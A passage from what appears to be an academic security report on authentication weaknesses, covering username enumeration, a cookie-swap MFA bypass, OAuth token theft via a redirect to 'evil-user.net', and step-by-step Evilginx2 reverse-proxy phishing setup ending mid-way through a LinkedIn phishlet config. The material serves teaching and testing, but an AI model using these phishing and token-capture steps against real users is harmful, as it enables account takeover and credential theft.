

Forgot your password?
Enter your email address to reset your password:
carlos@normal-user.com
RESET YOUR PASSWORD
POST /password/reset HTTP 1.1
Host: evil-user.net
VULNERABLE WEBSITE
Hello Carlos,
to reset your password, click the following link:
https://evil-user.net/password/reset?token=a0ba0d1cb3b63d13822572fcff1a241895d893f659164d4cc550b421ebdd48a8
token=a0ba0d1cb3b63d13822572fcff1a241895d893f659164d4cc550b421ebdd48a8

Figure 3.1: Phishing high-level attack scenario

Authentication vulnerabilities may have a very severe impact on the system; if an attacker bypasses or breaks user authentication, they have access to all the data and functionality that the compromised account has. If the compromised account has high privileges, such as system administration, they can gain control of the application or even the server infrastructure. Of course, even simple account compromises may provide an attacker access to important information, such as sensitive corporate data. Finally, even an account with no access to sensitive information, may permit the attacker to view other pages, increasing their attack surface. Many times, specific high-severity attacks won't be viable from pages that are open to the public, but they might be from an internal page [2].

Following an authentication bypass, an attacker may engage in a number of nefarious actions, including:

- **Data breaches:** If the user whose identity has been stolen has access to private, sensitive, or restricted information, the attacker may exploit this access to exfiltrate information. Data leaks are one of the most common and dangerous types of cyberattacks. According to IBM, a data breach costs $4.35 million on average worldwide.
- **Espionage:** More sophisticated attackers may utilize an authentication bypass vulnerability to carry out ongoing espionage on a target, frequently for commercial or political gain. They might set up spyware to track consumers' online habits or even sneakily damage the company by removing or changing files.
- **Ransomware:** An authentication bypass vulnerability could present a chance for attackers that are primarily motivated by avarice to infect the network with ransomware. This harmful type of malware encrypts the victim's files and demands a large ransom to unlock them.
- **Privilege escalation:** Attackers frequently employ an authentication bypass to establish a "foothold" as a regular user inside a network. Once inside, the attacker comes with a greater ability to attempt to take control of other workstations and administrative accounts. In one case, in a January 2023 attack, hackers installed the Mirai botnet software on victims' computers using an authentication bypass vulnerability in the Cacti monitoring application, converting the victims' computers into unwitting "zombies" to carry out the attackers' intentions.

3.3 Password-based Authentication Vulnerabilities

We will now take a closer look at some of the most widespread password-based login flaws.

Username enumeration

Username enumeration refers to observing the website's behavior to figure out whether a given username is acceptable. When the system responds that a username is valid, but the password is invalid, or when it responds on a user registration form that a username is taken, the attacker can reduce the time and effort needed to brute-force a login by building a list of acceptable usernames. Information about usernames can leak in various ways: the system may return a different status code or error message for a correct username, or respond quicker for an incorrect username, thus revealing information to the attacker.

3.3.1 Verbose Error Message

The application outputting a verbose error message that permits username enumeration is one typical security issue.

Test Case:

- Submit a request with an accurate username but a wrong password.
- Send a request with an incorrect username.
- Examine the status codes, redirects, information on the screen, HTML page source, and even the processing time of the two responses to see if there are any discrepancies.
- Run a brute force attack to compile a list of all of the application's valid usernames if there is a discrepancy.



Incorrect Username
Sign in failed. Incorrect username.
Username
Password
VS
Incorrect Password
Sign in failed. Incorrect password.
Username
Password


Figure 3.2: Application outputs a verbose error message

3.3.2 Vulnerable Transmission of Credentials

The application sends login information through an unencrypted HTTP connection.

- Pull out a successful login while sustaining a monitor on all communication between the client and server in both ways.
- Look for situations when credentials are sent from the client to the server or supplied as a cookie or in a URL query string.
- Investigate towards access the application through HTTP, then if necessary, switch to HTTPS


HTTP


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == "POST"

No.   Time         Source         Destination     Protocol Length Info
1000 3.464439306  10.10.30.169   10.10.153.181   HTTP     516 POST /rest/user/login HT

0070  33 2e 31 38 31 0d 0a 55  73 65 72 2d 41 67 65 6e   3.181··U ser-Agen
0080  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 35 2e 30 20 28   t: Mozil la/5.0 (
0090  58 31 31 3b 20 4c 69 6e  75 78 20 78 38 36 5f 36   X11; Lin ux x86_6
00a0  34 3b 20 72 76 3a 36 38  2e 30 29 20 47 65 63 6b   4; rv:68 .0) Geck
00b0  6f 2f 32 30 31 30 30 31  30 31 20 46 69 72 65 66   o/201001 01 Firef
00c0  6f 78 2f 36 38 2e 30 0d  0a 41 63 63 65 70 74 3a   ox/68.0· ·Accept:
00d0  20 61 70 70 6c 69 63 61  74 69 6f 6e 2f 6a 73 6f    applica tion/jso
00e0  6e 2c 20 74 65 78 74 2f  70 6c 61 69 6e 2c 20 2a   n, text/ plain, *
00f0  2f 2a 0d 0a 41 63 63 65  70 74 2d 4c 61 6e 67 75   /*··Acce pt-Langu
0100  61 67 65 3a 20 65 6e 2d  55 53 2c 65 6e 3b 71 3d   age: en- US,en;q=
0110  30 2e 35 0d 0a 41 63 63  65 70 74 2d 45 6e 63 6f   0.5··Acc ept-Enco
0120  64 69 6e 67 3a 20 67 7a  69 70 2c 20 64 65 66 6c   ding: gz ip, defl
0130  61 74 65 0d 0a 52 65 66  65 72 65 72 3a 20 68 74   ate··Ref erer: ht
0140  74 70 3a 2f 2f 31 30 2e  31 30 2e 31 35 33 2e 31   tp://10. 10.153.1
0150  38 31 2f 0d 0a 43 6f 6e  74 65 6e 74 2d 54 79 70   81/··Con tent-Typ
0160  65 3a 20 61 70 70 6c 69  63 61 74 69 6f 6e 2f 6a   e: appli cation/j
0170  73 6f 6e 0d 0a 43 6f 6e  74 65 6e 74 2d 4c 65 6e   son··Con tent-Len
0180  67 74 68 3a 20 35 31 0d  0a 43 6f 6e 6e 65 63 74   gth: 51· ·Connect
0190  69 6f 6e 3a 20 6b 65 65  70 2d 61 6c 69 76 65 0d   ion: kee p-alive·
01a0  0a 43 6f 6f 6b 69 65 3a  20 69 6f 3d 75 42 37 51   ·Cookie:  io=uB7Q
01b0  58 5f 73 6d 37 78 78 59  6f 74 52 36 41 41 41 41   X_sm7xxY otR6AAAA
01c0  3b 20 6c 61 6e 67 75 61  67 65 3d 65 6e 0d 0a 0d   ; langua ge=en···
01d0  0a 7b 22 65 6d 61 69 6c  22 3a 22 61 64 6d 69 6e   ·{"email ":"admin
01e0  40 6a 75 69 63 65 2d 73  68 2e 6f 70 22 2c 22 70   @juice-s h.op","p
01f0  61 73 73 77 6f 72 64 22  3a 22 61 64 6d 69 6e 31   assword" :"admin1
0200  32 33 22 7d                                        23"}

JSON object me...ber), 21 bytes   Packets: 3127 · Displayed: 1 (0.0%) · Dropped: 0 (0.0%)   Profile: Default
```

VS

HTTPS


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time         Source         Destination     Protocol Length Info
3121 9.190940284  10.10.30.169   10.100.2.28     TCP      634 80 → 42158 [PSH, A
3122 9.205978639  10.100.2.28    10.10.30.169    TCP       82 42166 → 80 [PSH, A
3123 9.206800040  10.10.30.169   10.100.2.28     TCP    18376 80 → 42166 [PSH, A
3124 9.207485302  10.100.2.28    10.10.30.169    TCP       66 42166 → 80 [ACK] S
3125 9.213152349  10.100.2.28    10.10.30.169    TCP       82 42166 → 80 [PSH, A
3126 9.213736705  10.10.30.169   10.100.2.28     TCP    15213 80 → 42166 [PSH, A
3127 9.214400660  10.100.2.28    10.10.30.169    TCP       66 42166 → 80 [ACK] S

› Frame 1: 9567 bytes on wire (76536 bits), 9567 bytes captured (76536 bits) on interface eth0, id 0
› Ethernet II, Src: 02:87:f2:58:0a:67 (02:87:f2:58:0a:67), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
› Internet Protocol Version 4, Src: 10.10.30.169, Dst: 10.100.2.28
› Transmission Control Protocol, Src Port: 80, Dst Port: 42166, Seq: 1, Ack: 1, Len: 9501

0000  02 c8 85 b5 5a aa 02 87  f2 58 0a 67 08 00 45 00   ····Z··· ·X·g··E·
0010  25 51 f0 95 40 00 40 06  ef de 0a 0a 1e a9 0a 64   %Q··@·@· ·······d
0020  02 1c 00 50 a4 b6 cc e3  17 f9 72 9d a7 59 80 18   ···P···· ··r··Y··
0030  01 d6 5a 76 00 00 01 01  08 0a 1f 2e 1a f8 02 f8   ··Zv···· ···.····
0040  3f 48 82 7e 25 19 f8 00  00 00 80 00 00 01 01 01   ?H·~%··· ········
0050  00 00 ff ff 01 5e 00 a4  01 00 00 40 00 00 00 07   ·····^·· ···@····
0060  90 f7 2b ff d8 ff e0 00  10 4a 46 49 46 00 01 01   ··+····· ·JFIF···
0070  00 00 01 00 01 00 00 ff  db 00 43 00 07 05 05 06   ········ ··C·····
0080  05 04 07 06 05 06 08 07  07 08 0a 11 0b 0a 09 09   ········ ········
0090  0a 15 0f 10 0c 11 18 15  1a 19 18 15 18 17 1b 1e   ········ ········

wireshark_eth0_2022...10655_VzDJXN.pcapng   Packets: 3127 · Displayed: 3127 (100.0%)   Profile: Default
```


Figure 3.3: Application sends login information through unencrypted HTTP connection

3.3.3 Insecure Forgot Password Functionality

The forgotten password feature is typically the weakest link that can be utilized to attack the application's overall authentication logic due to design flaws.

- Detect whether or not the application has a forgotten password feature.
- If it does, implement an account under your control to fully navigate through the forgot password feature while intercepting the requests and responses over a proxy.
- Examine the features to see if they permit username enumeration or brute force attacks.
- If the program generates an email with a recovery URL, collect a number of these URLs and look for any predictable patterns or sensitive information.

Also check if the URL is long lived and does not expire.


Forgot Your Password or User ID?

User Id: Tim

When you registered your User Id, you provided a secret question.

Your secret question, provided during registration, is:

what street did you live on in sierra vista


Enter the answer to your secret question:

Figure 3.4: Long live URL

3.3.4 Defects in Multistage Login Mechanism

Insecure implementation of the MFA function.

- Determine whether the program has a multistage login process.
- If it does, execute a thorough walk-through while intercepting the requests and responses in a proxy using an account you have control over.
- Examine the functionality to see if it permits brute force attacks or username enumeration.



```
POST /login-steps/first HTTP/1.1
Host: vulnerable-website.com
...

username=carlos&password=qwerty
```


```
POST /login-steps/second HTTP/1.1
Host: vuln-website.com Cookie:
account=carlos
...
verification-code=123456
```

Figure 3.5: Insecure implementation

Exploitation: The victim's username is changed in the "account" cookie during an exploit, which compromises the victim's account.

3.3.5 Insecure Storage of Credentials

Uses plain text, encrypted, or weekly hashed password data stores.



	Algorithm	Password
✗	None	Password1!
✗	AES256 and B64	jc2ZRviEVUuLV7Ljc2q7YQ==
✗	MD5	0cef1fb10f60529028a71f58e54ed07b
✗	SHA256	1D707811988069CA760826861D6D63A10E8C3B7F171C444 1A6472EA58C11711B

Figure 3.6: Insecure storage of credentials

3.4 Multi-factor authentication vulnerabilities

Most websites cannot verify biometric factors, as it requires access to hardware devices (e.g., fingerprint readers). It is more common to use 2FA based on something you know and something you have. Users typically need to enter both a conventional password and a brief verification code from a physical device they have on hand to accomplish this.

While it is occasionally conceivable for an attacker to discover one knowledge-based component, like a password, it is much less likely that they will also discover another factor from an out-of-band source. It can be seen that two-factor authentication is demonstrably safer than one-factor authentication for this reason. However, just like with every security solution, its effectiveness determines how secure it is. Just like single-factor authentication, poorly implemented two-factor authentication can be defeated or even completely bypassed.

MFA authentication requires several different factors to be verified, not many instances of the same factor. One such instance is 2FA using email. If a user must provide a password and a verification code sent by email, if the email is accessed using the same credentials (username/password), we basically confirm the same factor twice [16].

Two-factor authentication tokens

Verification codes are typically accessed from a physical device. Some high-security websites offer users an RSA token or keypad device to access their work laptop or online bank account. Dedicated devices have the benefit of directly generating the verification code in addition to being purpose-built for security. Websites on the other hand rely on a specialized mobile app, like Google Authenticator.

On the other hand, some websites use text messages to deliver verification codes to a user's mobile device, verifying that the user has a device. However, attacks also exist for this type of authentication, since SMS codes can be intercepted, or SIMs can be replaced.

Vulnerabilities in other authentication mechanisms

Most websites offer supplemental functionality to let users manage their accounts in addition to the standard login capability. Users can frequently modify their passwords or reset them if they forget them, for instance. These approaches may also provide weaknesses that an attacker could use.

In their login pages, websites typically take countermeasures to guard against well-known vulnerabilities. However, it is simple to forget that comparable steps must be taken to guarantee that related functionality is just as robust.


3.4 OAuth 2.0 authentication vulnerabilities

This section outlines some of the major flaws in the OAuth 2.0 authentication technique. Because it is both immensely popular and intrinsically prone to implementation errors, OAuth 2.0 is very intriguing to attackers. Multiple vulnerabilities may come from this, giving attackers access to critical user information and possibly avoiding authentication altogether [3].

OAuth authentication challenges may occur because the OAuth protocol was designed to be purposely vague and flexible. A small number of components are required for the core functionality of each grant type, while the vast majority of the implementation is fully optional. This provides several configuration choices needed to protect user data. To put it another way, there are several opportunities for negative conduct to appear.

One of OAuth's other main flaws is the general lack of integrated security mechanisms. The optimum setup parameters are selected by the developers, and they then apply additional security controls, such as robust input validation, on top. There are many factors to take into account, and if you are not familiar with OAuth, it is quite easy to make mistakes.

Depending on the grant type, very sensitive data may also be transferred over the browser, giving an adversary many opportunities to intercept it.



```
https://vulnerable-oauth-service.com/aut
horization?client_id=innocent&redirect_u
ri=evil-user.net&response_type=token...
```

Figure 3.7: Attacker captures the Access Token of OAuth authentication


Vulnerabilities may also exist in the client implementation of OAuth as well as in the configuration of the OAuth service. Client apps usually use an OAuth service that has been well tested and is fully protected against known vulnerabilities. However, their own implementation may be less secure. There is a lot of potential for error because OAuth processes have many optional parts and each grant type has a lot of optional parameters and configuration settings. On the other hand, vulnerabilities in the service include issues such as leaking authorization codes and access tokens, flawed scope validation and unverified user registration.

Chapter 4 - MFA Attack Techniques

4.1 Reverse – proxy phishing with Evilginx2

Keeping up with potential dangers is essential in the always changing world of cybersecurity. Evilginx 2.0, the most recent iteration of the revolutionary phishing toolkit, seems to be a potent weapon for both security specialists and ethical hackers. This tool, developed by ethical hacker Kuba Gretzky, is designed to exploit vulnerabilities in the way web authentication works. Evilginx 2.0 provides a comprehensive and sophisticated way for carrying out phishing simulations, allowing businesses to strengthen their defenses by identifying vulnerabilities and increasing staff awareness.

More specifically, Evilginx2 is a reverse-proxy phishing framework (man-in-the-middle attack) that is used for stealing session cookies and login credentials, allowing 2-factor authentication protection to be bypassed [10]. It is an update for Evilginx, a 2017 utility that serves as a proxy between a browser and a phishing website using a customized version of the nginx HTTP server. It is quite simple to set up and use because the current version is entirely written in GO as a standalone application, implementing its own HTTP and DNS servers.



```
┌──(eliot㉿kali)-[~/evilginx2]
└─$ sudo evilginx
[sudo] password for eliot:

                          - --  Gone Phishing  -- -

              by Kuba Gretzky (@mrgretzky)     version 2.4.0

[11:47:36] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[11:47:36] [inf] loading configuration from: /root/.evilginx
[11:47:36] [inf] blacklist: loaded 0 ip addresses or ip masks
[11:47:36] [war] server domain not set! type: config domain <domain>
[11:47:36] [war] server ip not set! type: config ip <ip_address>

+------------------+-------------------+-----------+-----------+-----------+
|     phishlet     |      author       |  active   |  status   | hostname  |
+------------------+-------------------+-----------+-----------+-----------+
| instagram        | @charlesbel       | disabled  | available |           |
| tiktok           | @An0nUD4Y         | disabled  | available |           |
| twitter          | @white_fi         | disabled  | available |           |
| booking          | @Anonymous        | disabled  | available |           |
| coinbase         | @An0nud4y         | disabled  | available |           |
| facebook         | @charlesbel       | disabled  | available |           |
| github           | @audibleblink     | disabled  | available |           |
| onelogin         | @perfectlylog ... | disabled  | available |           |
| outlook          | @mrgretzky        | disabled  | available |           |
| paypal           | @An0nud4y         | disabled  | available |           |
| airbnb           | @AN0NUD4Y         | disabled  | available |           |
| citrix           | @424f424f         | disabled  | available |           |
| reddit           | @customsync       | disabled  | available |           |
| wordpress.org    | @meitar           | disabled  | available |           |
| linkedin         | @mrgretzky        | disabled  | available |           |
| okta             | @mikesiegel       | disabled  | available |           |
| protonmail       | @jamescullum      | disabled  | available |           |
| twitter-mobile   | @white_fi         | disabled  | available |           |
| amazon           | @customsync       | disabled  | available |           |
| o365             | @jamescullum      | disabled  | available |           |
+------------------+-------------------+-----------+-----------+-----------+

:
```

Figure 4.1: Evilginx Start-up Interface

4.1.1 Evilginx Installation

We will illustrate the installation and execution process of Evilginx on a Debian 8 VPS [10]. To compile Evilginx from its source code, you must initially ensure the presence of GO, git, and make on your system. For a localized installation, the following commands are required:

```
sudo apt-get -y install git make
git clone https://github.com/kgretzky/evilginx2.git
cd evilginx2
Make
sudo ./bin/evilginx -p ./phishlets/
```

For a system-wide installation, execute the following:

```
sudo make install
sudo evilginx
```

Alternatively, you can opt for a Docker container approach:

```
docker build . -t evilginx2
docker run -it -p 53:53/udp -p 80:80 -p 443:443 evilginx2
```

Finally, precompiled binary packages exist:

```
tar zxvf evilginx-linux-amd64.tar.gz
cd evilginx
```

For a system-wide install, there is an install script:

```
chmod 700 ./install.sh
sudo ./install.sh
sudo evilginx
```

For a localized installation, root privileges are only necessary to run the program:

```
chmod 700 ./evilginx
sudo ./evilginx
```

4.1.2 Evilginx configuration

Your firewall must be set up with the following rules for inbound connections:

Protocol	Port	Description
TCP	443	Reverse proxy HTTPS traffic
TCP	22	SSH port for remote configuration (can be changed to anything)
UDP	53	DNS nameserver traffic used for hostname resolution

Make sure that you do not have already a running HTTP server (e.g. Apache, nginx) or DNS server before you continue.

Before you can start using Evilginx, you need to register a domain. Your phishing URLs will use this domain as the top-level domain, and all subdomains in the produced URLs will be completely customizable. A valid registered domain is needed to use unique nameservers that refer to the IP address of your Evilginx instance. For instance, if the IP address of the server where Evilginx was installed was 1.2.3.4 and your registered domain was not-a-phish.com, you would configure the custom nameservers as follows [11]:

Nameserver	IP
ns1.not-a-phish.com	1.2.3.4
ns2.not-a-phish.com	1.2.3.4


For example, to set up an EC2 instance on AWS to host the domain service, you must create a new instance on the AWS console, configure security groups and access keys, and install and configure the necessary software for hosting the domain. DNS configuration involves the creation of a new Route 53 Hosted Zone in AWS, configuring DNS records for the domain, and pointing the domain to the EC2 instance.

The next step is the installation and configuration of the Evilginx on EC2 instance, setting up a fake login page for the target website, and configuring the necessary settings in Evilginx.

Creating a phishing campaign involves creating and sending a phishing email to the target user, with a link to the fake login page created in Evilginx.

When Evilginx first starts it saves its configuration to *~/.evilginx/config.json* file. This file can also be uploaded during deployment to pre-configure Evilginx, so as to automate the deployment even more.

The sample config.json file with pre-configured LinkedIn phishlet may look like this:



```
{
    "server": "not-a-phish.com",
    "ip": "1.2.3.4",
    "blacklist_mode": "unauth",
    "lures": [{
            "hostname": "",
            "path": "/PlXFBIrM",
            "redirect_url": "",
            "phishlet": "linkedin",
            "info": "Linkedin Test Phish",
        }
    ],
